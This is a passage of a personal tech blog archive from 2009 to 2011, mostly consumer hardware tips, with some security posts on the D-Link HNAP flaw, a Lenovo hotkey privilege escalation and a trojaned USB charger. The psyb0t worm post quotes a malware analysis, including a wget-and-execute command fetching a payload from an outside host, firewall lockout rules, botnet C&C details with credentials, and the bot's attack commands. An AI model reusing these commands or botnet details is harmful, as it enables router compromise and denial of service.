If you have read enough of my blog, you will notice MOST of the time, I go about suxing about some poor services, something that doesn't work etc... Today, I am going to do something different! Yes, and Microsoft happens to be our focus today. Let me tell the story first.
My trusty Microsoft mouse finally broke down near the end of its warranty period and I figure I probably should send it back for a replacement. The mouse was show signs of skipping and I could even shoot properly in F3ar. So I begin to kick start the process by emailing Microsoft hardware. anyway, as usual the links was really hard to find and I think I just email the general support in the end. After which, I swap my mouse to something usable.
Within a day, I received a reply asking me to confirm some drivers, settings etc plus to give them the proof of ownership of the mouse, which I went through and promptly replied. Then I was too busy for a few days and spending some time outside office. So, I totally forgotten about it.
One afternoon not long after I actually got a call from a foreign number (I guess support is not hosted locally then) and a representative from Microsoft actually spoke to me on the phone, giving me an update that the Mouse is now schedule for replacement and I need to confirm that I will accept the replacement model (apparently my model was no longer in production). I was so surprise! When have the support bother to actually try and close the case by contacting the customer? In mose case, if you never call and bug them after a certain time period, they will just throw the case in some store room. But NOT Microsoft. They proactively contacted me (even a phone call, after I had failed to read my emails). After the verbal confirmation, I sent out my official OK on the email and the replacement Mouse came the next evening. n fact, I still got another call in a few days after that. The Microsoft representative wanted to check with me if I had gotten the replacement Mouse and whether it is working alright for me. Definitely a 5 ***** service I say. With that, I am also require to reply and close the case.
I know some of you will probably guess that their support KPI is probably based on cases closed, but their promptness and proactiveness in making sure the case get closed sucessfully is impresssive. I think this is one of the reason why even today. I still own the top of the line Microsoft Gaming products instead of switching to Razor or Logitech. OK, they are cheaper btw, but in no way inferior in my impression.
Well, maybe you can share your experience in dealing with Microsoft hardware support in my comments!
Showing posts with label hardware. Show all posts
Showing posts with label hardware. Show all posts
Sunday, August 14, 2011


Tuesday, August 17, 2010
Hacked my HDB Lift
For most lift out there, there should be some way to cancel a command (floor button). Some of them uses double press, other just hold and it will cancel that button. But the current HDB Lift I have from EM (I think) took me a while to figure out. Basically, in the end, it is just a simple press and hold any 3 buttons and all commands are cancelled.
Well, some of you will tell me to go RTFM. IF only the manual is that easy to find. :)
Anyway, if your HDB Lift is the new generation one, this may also work for you. Don't need to endure those empty floors if you make a mistake and press the wrong one or some bloody kid press all the buttons.
Well, some of you will tell me to go RTFM. IF only the manual is that easy to find. :)
Anyway, if your HDB Lift is the new generation one, this may also work for you. Don't need to endure those empty floors if you make a mistake and press the wrong one or some bloody kid press all the buttons.
Monday, July 05, 2010
Stealing information via USB devices
I know it had been known for a long time. But does anyone cares? You should. That innocent looking China-made hello kitty cup warmer or the free thumbdrive from some company in Blackhat. Are they really as innocent as they look? How can you be sure that those are not just means to obtain information by other entities?
In short, devices can "mimic" any other devices by coding in the ID into ttheir chip while in fact they are totally not that device and can be performing other functions such as storing keystrokes or send out files to nearby wifi devices etc. Its all up to the maker to create.
Read about it at:
http://gizmodo.com/5578183/usb-coffee+cup-warmer-could-be-stealing-your-data
Tuesday, June 29, 2010
D-Link from Starhub will NEVER fix the HNAP vulnerability?
Earlier this year in Jan, SourceSec Security Research published a exploit which in fact is just a SOAP packet which allow users to set admin passwords (in the LAN, unless someone finds a way to use HNAP over WAN) on some of the routers. I have reasons to believe in fact it is all routers supporting HNAP.
The details:
http://www.sourcesec.com/tag/hnap/
D-Link replied and stated somethings which I think was stupid such as it can only be exploited with the software (which I see is nothing more than injecting a SOAP packet because there is no authentication). I believe anyone with some SOAP knowledge is able to just send the packet over or simply run the bash scripts available on the website.
The argument about which firmware is probably some overlook by the security researcher, but D-Link should spend more time checking which are the affected firmware instead of check out which of the listed firmware did not exist!
BUT, this is the best part. Singapore telco Starhub has some promotion for their users to get D-Link products (for free I guess) and D-Link has even created a special page for Starhub users.
Here is the "Download" page for the Starhub equipment on D-Link:
http://www.dlink.com.sg/Starhub/downloads.asp
The best part is, look at those firmware. They are ancient! The link still works though, but it seems like this page is totally forgotten and they will probably not update it any further. What this means is that all Starhub users who follows this link will believe that this is the latest firmware available for their routers. And take for example DIR-655. The vulnerability is only fixed in 1.33NA which has the following update notes:
¤ Fixed: Correct HNAP issue.
¤ Fixed: DNS relay issue ( WAN Slowdown )
¤ Added: Advanced DNS descriptions
And we still have 1.11 on the Starhub page. To add some damage to this, 1.33NA is essentially for North America. I had tried looking for 1.33WW (world Wide) and this only thing that came close is from the Russia FTP which may very well end up giving you a Russian web interface (unconfirmed).
Has D-Link forsaken the rest of the world on DIR-655? Well share your thoughts here in the comments.
Wednesday, May 26, 2010
Power Supply Calculator
Asus has a Power Calculator that never seem to work for me:
http://support.asus.com/PowerSupplyCalculator/PowerSupplyCalculator_right.aspx
It is probably designed for a very old version of IE or something.
But what I want to introduce is this:
http://www.extreme.outervision.com/PSUEngine
This page has a good inventory to take into consideration all type of CPU, Graphics card etc. It is always good to calculate how much you need before you go ahead to buy your PSU.
Wednesday, March 24, 2010
Western Digital Advance Format Drives
Recently I had the wall with a new technology from Western Digital known as "Advance Format". Well, hit the wall as in I do not think my HDD is performing as it is suppose to be and in fact doing pretty badly at it. The HDD keep chunking and I had been checking for signs for malware or background process. I did not have this issue when I was on my previous Seagate 7200.11. In any case, you will notice what I have here is basically just a string of bad luck.
Firstly, what is Advance Format. It may sound deep, but basically all it means is that it is using 4K cluster instead of the legacy 512bytes which has been like 10 years or so... Thats all to it. Well, if you want the details, AnandTech did a good write up to explain how this will open the door for further larger capacity drives as well as how this can save some space because of using 1 ECC for a 4K block instead of like 8 ECC for 8 x 512Bytes block.
AnandTech on WD Advance Format:
http://anandtech.com/storage/showdoc.aspx?i=3691
OK, strangely, this is already supported in Windows Vista, 7, 2008 but not the older legacy OS based on the Windows 5.x core like Windows 2003, XP etc. Please do not even ask me about Windows 2000... So that means somehow you get very bad performance (due to misaligned sector all the time) or it simply doesn't work at all. WD had came up with a utility (together with Acronis) which in my opinion is nothing more than a tool that checks for 512bytes clusters and basically convert the whole partition to 4K cluster. There is also a version that works in Windows (with Paragon), but it can be 3X slower as indicated by WD. In addition, you can test out your scenario to see if you need to run this at all using the wizard on the right here:
http://www.wdc.com/en/products/advancedformat/
So far from what I see so far, the only affected range of HDD which has the Advance Format functionality is those ending with EARS. I have another drive with EADS, but according to sources it should not be affected. Maybe I should send WD an email to confirm this. Another pressing problem is that Windows 2003 is not affected or supported.
Update : OK here is what I think and understand so far. I had send queries to WD, hope they will give a solid answer.
- Jumper 7-8 : Only if you are using the HDD as 1 partition. >1 partition, you can forget about this.
- Windows 2003 : Supported using the Acronis Boot CD. But to what effects, I am not sure. I suppose it will behave like Windows XP
- EADS drives : Not supported by AF. In short, does not apply to you.
- WHS : See Windows 2003 above. Also note that because of the dynamic disk, high chance of screwing this up...
Tuesday, March 23, 2010
Microsoft XP Mode no longer needs virtualized hardware
For a while, people using the cheaper end quad core Intel Q series processor find themselves unable to install Windows 7's XP Mode due to a hardware requirement for the VT technology.
While VT speeds up the virtualization using hardware, by no means it is impossible to purely run on software especially if you have quad core or more.
Fortunately, Microsoft had finally realized this and had enabled the option to run XP Mode WITHOUT the VT Technology. This is shown in the 3rd button when you attempt to download Microsoft Virtual PC via:
http://www.microsoft.com/windows/virtual-pc/download.aspx
This is indeed a great news to many including myself who has more than a few Intel Q8200 around.

While VT speeds up the virtualization using hardware, by no means it is impossible to purely run on software especially if you have quad core or more.
Fortunately, Microsoft had finally realized this and had enabled the option to run XP Mode WITHOUT the VT Technology. This is shown in the 3rd button when you attempt to download Microsoft Virtual PC via:
http://www.microsoft.com/windows/virtual-pc/download.aspx
This is indeed a great news to many including myself who has more than a few Intel Q8200 around.

Tuesday, March 09, 2010
Yet another way to break a Lenovo
Lenovo laptop and desktop may install a special driver (know as hot key driver) for controlling and using the special function keys (especially on the laptop). We all know that these are the things most people will never patch, unless you had been following and using the ThinkVantage System Update which I mentioned before in my blog:
http://nemesisv.blogspot.com/2009/03/lenovo-thinkvantage-system-update.html
However, if the target happens to be one of those unpatched one (usually corp laptops), then this is your lucky day. Apparently, the way this program is structure doesn't care too much for security. It relies on a flag in the registry to tell it what to run and this is conveniently available even prior to login. Yes, you probably guessed it, its as simple as changing it to run "cmd.exe" and you have a system shell. Cool? Yes, but you need to somehow still be able to press the buttons, which probably require some social engineering trick if you are attacking a laptop which you do not have physical access to. Otherwise, its just that and you have a system shell which allows you to create havoc and extract information (such as NTLM hashes). The best of all these is none of the known anti malware will actually prevent or even flag changing of the registry as dangerous.
Now, we all know other brands of computer have hot keys too... Think about it...
Below is the original exploit from packet storm:
http://packetstormsecurity.org/1003-exploits/lenovo-escalate.txt
Monday, March 08, 2010
Energizer USB Charger contains trojan!
In the most innocent places, we always find them. Trojans. Sometimes you start to wonder if it was intentional. First, they appears on Seagate, then in some other USB music players (more than 1 company) and now even in a innocent looking USB battery charger from Energizer.
The trojan is from in a file arucer.dll which is installed onto the system32 directory. It basically listens to port 7777 and performs information leakage, windows registry modification and download and execute files (sound like a liveupdate to me).
So, who planted it? This is a good question I suppose CERT and Symantec will be spending the next few sleep weeks on. In any case, the software had been pulled (the Windows version anyway. Who want to bet that there is a trojan in the mac version as well?) so if you had installed any of those software, I strongly suggest you uninstall them and look out for the arucer.dll in your system32 directory.
The full story:
Updated CERT Report:
http://www.kb.cert.org/vuls/id/154421
Friday, January 22, 2010
Fake Flash Drive from eBay
Recently, I had been seeing something too good to be true. 16GB for less than USD$1!!! Yes, anything thats too good to be true, probably is not. It seems that international scammers (mainly from HK/China though) is basically using some hack to change the flash drive FAT table to make it look as if it is really that big where in fact it is only really 1 or 2 GB of real capacity.
There is this article that explain a simple way to test it:
http://www.ehow.com/how_5889132_test-fake-usb-flash-drive.html
Or back to the good old days, you can simply delete the partition table and recreate, it will show its true form.
There is this article that explain a simple way to test it:
http://www.ehow.com/how_5889132_test-fake-usb-flash-drive.html
Or back to the good old days, you can simply delete the partition table and recreate, it will show its true form.
Tuesday, September 29, 2009
Dell launches Latitude Z with wireless charging
Wireless charging of battery is finally possible with the world's first laptop of such capability from Dell.
Read more at:
Friday, June 12, 2009
Going Full Evil with Microsoft Sidewinder X6 Gaming Keyboard
I used to be on the good side with all the blue-ish hardware such as Reclusa and Habu. However, I changed to Sidewinder Mouse some time back. If you had forgotten, this is roughly how the Sidewinder Mouse looks like:

However, its imcomplete with the blue Reclusa keyboard. So therefore, the choice is clear, I got myself the Sidewinder X6:

The feel is very different from the Reclusa and the key positions are slightly different resulting in some retype and typo for now. I also notice that the Sidewinder does not have a USB hub (Reclusa's was 1.1 anyway) and the connector was not gold plated. Despite that, Sidewinder allow me to movethe side paf away and put it on the top of the table. I had yet to try out the macro and other functions. Maybe after a while, I will post again to give you a break down of how I feel about the Sidewinder X6.
Wednesday, June 03, 2009
Gigabyte Ultra Durable 3 supports Windows 7
See it all at:
http://www.gigabyte.com.tw/FileList/WebPage/mb_090522_windows7/tech_090522_windows7.htm
In particular, EX58-UD3R has Windows 7 Logo Certification!
http://www.gigabyte.com.tw/FileList/WebPage/mb_090522_windows7/tech_090522_windows7.htm
In particular, EX58-UD3R has Windows 7 Logo Certification!
Tuesday, May 12, 2009
Modding the Epson TX100 Inkjet Printer with CISS
CISS is very popular nowadays. In fact, it is even cheaper than to use 3rd party ink cartridges. However, printer makes like Epson would want to make life hell for you because they insist that 3rd party ink are pirated and they are losing money selling you printers at hundreds of dollars. Whether you believe this or not, CISS is the way to go.
This model I am particularly talking about is the Epson entry level TX100. The difficulties in fitting in CISS is that it has 3 closed compartments and moving in bettwen them doesn't give much room for the CISS tubes. In fact, Epson ensure you have make a mess by moving the printer head occasionally at high speed from left extreme to right extreme just to tear our your tubes. Plus, the 2 compartments have plastic blocking any 3rd party objects so that when the printer detects a lag in the movement of the print head, it will refused to print. Anyway, people who had modded this will know what I meant.
I had found a way to put in the CISS without cutting off any parts of the printer. Well, there are some ways that involves sawing off part of the plastic, but I will show you why you do not need to now.
Firstly, you will need to get cheap holders like the ones shown in the diagrams below. Make sure they stick well. Do not bother with expensive mounting tapes. I had tried 3M's super heavy weight, the tube just come out with the movements. Lets first identify the secret of how this is going to work. We are going to put the tube over this small hole as shown here :

Next, we will mount the first point as shown:

After putting in the first clip we need to put one or 2 more at the other side as follows :

I would suggest we have these 2 reversed holding. the inner one holds down (to prevent springing up) and the outer one hold up (to prevent falling into the rail track).
As for the remaining, just make sure you measure and allow or the print head to move in right and left extreme. Then tape the remaining as follows :

For the last portion, notice I did not use the clips because it will rise the scanner and you may find that you cannot close properly. Just normal mounting tapes will be good for this.
In addition, if you want to, you can find a compartment behind the printer. Open it and you will see a white tube. Take that out and connect it to a waste ink container (which you can make from CD cake box etc). However, even if you do so, the printer will eventually complain the waste ink is full. You will still need a software to reset it before you can use it.
Tuesday, May 05, 2009
ATI Crossfire X Issue with Vista 64 bits 6GB RAM
I was very vert disappointed with ATI driver support. Although they only comes out once per month or less, their drivers are much more unstable as compared to Nvidia's which I think we have at least 1 or 2 per week. I wonder just how much differences are there in the 2 teams in terms of skills and number.
Anyway, I realized that even till today's Catalyst 9.4, the Radeon HD 4770 is not supported fully. For Windows 7, its a total no go, although there is article that mention that HD 4770 drivers will be build in in the final release:
http://www.fudzilla.com/index.php?option=com_content&task=view&id=13231&Itemid=1
I have RC release and it is not at all supported for now.
The biggest issue comes when people like me tries to be powermongy about the graphics card. The (in)famous CrossFire X(tm) configuration. As you can see from this review:
http://en.expreview.com/2009/04/28/first-look-at-radeon-hd-4770-crossfire-benchmark.html
There is definitely a reason why I should go for a 2xHD4770 CrossFire X instead of the HD4890 or HD4870.
The big problem is that CrossFire X is not really supported well on Vista 64 or 6GB of RAM in any order or both, which I have. After staring for it and getting blue screens plus "incompatible display" error 43, I got pointed to a "special" driver by a friend from some hardware benchmark site. Thanks again, and I respect your request not to mentioned who and which site you are from.
In any case, there is a beta driver which works in the above configuration from here:
http://support.amd.com/us/kbarticles/Pages/GPU-6-HotfixthatfixesErrorCode.aspx
I hope this post helps any of your out there with Error 43 and CrossFire X issues.
Friday, April 03, 2009
25 computer products that refuse to die
Here is an interesting article about 25 brands / items which we knew about back in the 70/80/90s but is hardly heard of or had totally died out.
http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=Hardware&articleId=9130874&taxonomyId=12&pageNumber=1
http://www.computerworld.com/action/article.do?command=viewArticleBasic&taxonomyName=Hardware&articleId=9130874&taxonomyId=12&pageNumber=1
Friday, March 27, 2009
psyb0t - Am I vulnerable?
Just got some info that you will be vulnerable to this worm if:
Also, it was suggested that if you find port 80, 23 and 22 are blocked, you should suspect something is going on. Well, unless your ISP usually already blocked them, then it's a bit hard to confirm. Come on? Which ISP will block port 80?? :P
I copied the infection steps here for those who are more technical:
http://www.dronebl.org/blog/8
- Your device is a mipsel (MIPS running in little-endian mode, this is what the worm is compiled for) device.
- Your device also has telnet, SSH or web-based interfaces available to the WAN, and
- Your username and password combinations are weak, OR the daemons that your firmware uses are exploitable.
Also, it was suggested that if you find port 80, 23 and 22 are blocked, you should suspect something is going on. Well, unless your ISP usually already blocked them, then it's a bit hard to confirm. Come on? Which ISP will block port 80?? :P
I copied the infection steps here for those who are more technical:
Infection strategy
Get a shell on the vulnerable device (methods vary). Once a shell is acquired, the bot does the following things:
# rm -f /var/tmp/udhcpc.env
# wget
If wget is present, then it uses wget to download hxxp://dweb.webhop.net/.bb/udhcpc.env , and runs it in the background.
If wget is not present, the bot looks for "busybox ftpget", and then tries falling back to a tftp client. Once it is downloaded, it launches it in the background. The following snippet is the variant it uses if it finds that wget is usable.
# wget hxxp://dweb.webhop.net/.bb/udhcpc.env -P /var/tmp && chmod +x /var/tmp/udhcpc.env && /var/tmp/udhcpc.env &
udhcpc.env 100% |*****************************| 33744 00:00 ETA
It then takes several steps to lock anybody out of the device, including blocking telnet, sshd and web ports.
# iptables -A INPUT -p tcp --dport 23 -j DROP
# iptables -A INPUT -p tcp --dport 22 -j DROP
# iptables -A INPUT -p tcp --dport 80 -j DROP
This concludes the infection process.
And more interesting, these are the ircbot and commands:IRC Botnet
Command and control server: strcpy.us.to
IP: 207.155.1.5 (master controller, Windstream Communications AS16687)
IP: 202.67.218.33 (backup controller? HKnet/REACH AS?????)
Port: 5050
Password: $!0@
Channel: #mipsel
Key: %#8b
NickPattern: \[NIP\]-[A-Z/0-9]{9}
BotController: DRS
DroneURL: hxxp://nenolod.net/~nenolod/psyb0t/udhcpc.env (backup copy, i did not write it)
strcpy.us.to control domain nameservers: ns1.afraid.org, ns2.afraid.org, ns3.afraid.org, ns4.afraid.org [suspended]
IRC Commands
.mode -setsamodeonachannelMore info at:
.login -logintothebot
.logout -logout
.exit -causesthebotnettoexitandremoveitself
.sh -runsonshell
.tlist -listsallthreads
.kill -killsathread
.killall -killsthreads by glob-match pattern
.silent -makesthebotstopsendingtochannel
.getip -showbotWANipaddress
.visit -floodURLwithGETrequests
.scan -scansarandomrangeforvulnerablerouters/modems
.rscan -scansaCIDRrangeforvulnerablerouters/modems
.lscan -scansthelocalsubnetforvulnerablerouters/modems
.lrscan -scansarangeinthelocalsubnetforvulnerablerouters/modems
.split -splitstheworkloadofascanthreadintotwothreads
.sql -scansforvulnerableMySQLserversandattemptstomakethemdownloadandrunURL
.pma -scansforvulnerablephpMyAdminandattemptstomakethemdownloadandrunURL
.sleep -makesthebotsleepforthegiventime
.sel -???
.esel -skipnextpartiflocaleisnotX
.vsel -skipnextpartifversionisnotX
.gsel -???
.rejoin[delay] -cyclethechannelafterdelay
.upgrade -downloadnewbotfromthedistributionsite
.ver -returns"[PRIVATE]PSYB0T"followedbyversion
.rs -returnsdetectedrapidshareURLsandlogins
.rsgen -generateabogusrapidshareloginpageandforceusertobrowsetoit
.rsloop -runsawebserveri/olooponasathread
.wget -runswgetwiththeprovidedurl
.r00t -attemptstoraiseeffectiveUIDusingvmsplice()exploit(seemspointless)
.sflood -sendsSYNpacketstoIP
.uflood -sendsUDPpacketstoIP
.iflood -sendsICMPpingstoIP
.pscan -portscansIP
.fscan -triestobruteforceFTPserveratIP
http://www.dronebl.org/blog/8
psyb0t Worm Hacking Home Router
What is psyb0t? Its the stealth botnet worm that has been in the wild hacking routers all over the world. Well, at least on planet Earth. Here are some of the "confirmed" characteristic of the worm :
While I do not have the sample of the worm now, all I can advise is:
Change the admin account to something else, like littleteddybear66.
Change the password (I hope you are not using the default!!!) to something strong. I would call 10 character, upper + lower + symbol + number strong.
- is the first botnet worm to target routers and DSL modems
- contains shellcode for many mipsel devices
- is not targeting PCs or servers
- uses multiple strategies for exploitation, including bruteforce username and password combinations
- harvests usernames and passwords through deep packet inspection
- can scan for exploitable phpMyAdmin and MySQL servers
While I do not have the sample of the worm now, all I can advise is:
Change the admin account to something else, like littleteddybear66.
Change the password (I hope you are not using the default!!!) to something strong. I would call 10 character, upper + lower + symbol + number strong.
Tuesday, March 17, 2009
Lenovo ThinkVantage System Update

I mentioned this piece of software in a previous post; and I believe this software deserved to be mentioned again in a single post. I must say that among all the software vendors which provides Laptop / PC I had seen such as Acer, HP, Dell, Gateway etc... None of them has such a tool like ThinkVantage System Update.
So what exactly is ThinkVantage System Update? Think of it as a Lenovo (previous IBM) Thinkpad Live Update system similar to Windows Updates or your Anti-Something Update. It will pick up the exact model of your laptop or PC and then find the updates that you may require. So, you won't end up picking the wrong drivers for something you do not have. This is quite common on other vendors especially if they distributes many model of bluetooth or DVD writers with the same range. You will have to dig pretty hard and remember those when you choose which driver to download. This, however, is not the case with Lenovo because of ThinkVantage Update.
This is the descriptions provided on Lenovo's page:
"System Update™ helps you reduce the time, effort, and expense required to support and maintain the latest drivers, BIOS, and other applications for Think or Lenovo systems. It enables you to get the latest updates from the Lenovo support site, or to automatically schedule your system to be updated."
I would love to repeat other stuff from that page, but I think its probably better you go take a look yourself if you are using a Lenovo system. However, I find the following information at least is useful to state here:
- Lenovo 3000 C100, C200, N100, N200, V100, V200 notebook computers
- Lenovo 3000 J100, J105, J110, J115, J200, J200p, J205, S200, S200p, S205 desktop computers
- ThinkPad Reserve Edition
- ThinkPad A30, A30p, A31, A31p
- ThinkPad G40, G41, G50
- ThinkPad R30, R31, R32, R40, R40e, R50, R50e, R50p, R51, R51e, R52, R60, R60e, R60i, R61, R61e, R61i
- ThinkPad S31
- ThinkPad T23, T30, T40, T40p, T41, T41p, T42, T42p, T43, T43p, T60, T60p, T61, T61p
- ThinkPad X22, X23, X24, X30, X31, X32, X40, X41, X41 Tablet, X60, X60s, X60 Tablet, X61, X61s, X61 Tablet, X300
- ThinkPad Z60m, Z60s, Z60t, Z61e, Z61m, Z61p, Z61t
- ThinkPad SL300, SL400, SL500
- ThinkPad T400, T500
- All ThinkCentre desktop computers
- All ThinkStation desktop computers
I find it strange that by default System Update is not installed on the thinkpad I get. Ok, there may also be a chance it was removed by "smart" administrators to prevent us from updating the laptops. But in any case, here is the link to read about and to download it:
Lastly, I think its fair to say I am supportive of this software and really wish other vendors has something like this. However, I am also state that I do not work for IBM or Lenovo and is no way associated with this software.
Sunday, March 08, 2009
Toshiba Memory Flash Drive Cannot enable Vista Readyboost
I am sorry I have to mention Toshiba. It can probably happen to any other brands, but so far I had only been able to see Toshiba ones which actually happened.
Before I go on, let's put this straight. If the packaging says its Vista Readyboost compatible, it should be. Otherwise, no matter what you do, it will probably not be. Notice I mentioned probably, because I had a red Sandisk flash drive which actually IS compatible, but is not advertised as such.
The only problem arises when you actually plug in the flash drive and found that Vista complain it does not meet the minimum requirement. Btw, I had mentioned before, the requirement is only 2MB/second.
I was very upset when I gotten the Toshiba drive and found that I was ripped off. The biggest problem was I bought the 4GB drive solely for the purpose of Readyboost. 4GB is the max you can go on Windows Vista, but do note that in the future in Windows 7, this limit has been removed. Next, when I attempted to RMA the item, Toshiba told me that it was from an "unauthorized" dealer and advise I go back to the shop I bought from, which turns out to be Playcraft. They are only located in the far west, which will probably cost me more than this flash drive to go.
So, I had to take the matter into my own hands. I was so frustrated I thought I might as well "destroy" the drive by overwriting it with zero or something similar using a DOS hard disk wiper tool. And that I did. There are many which you can use, I used Acronis in this case. What I did not was to create the partition back.
I booted back into my Windows Vista and it detected the unformatted drive. I simply create a "simple volume" and remount the drive with a drive letter. Suddenly and "automagically", Readyboost prompt pops up saying it is ready to be use with Readyboost.
Unbelivable? I think so too. And I really wondered what they did in the first place that made the drive NOT Readyboost compatible? Maybe I should had checked the drive before I did the HDD wipe on it... In any case, I hope this helps you out there solve similar problems.
Subscribe to:
Posts (Atom)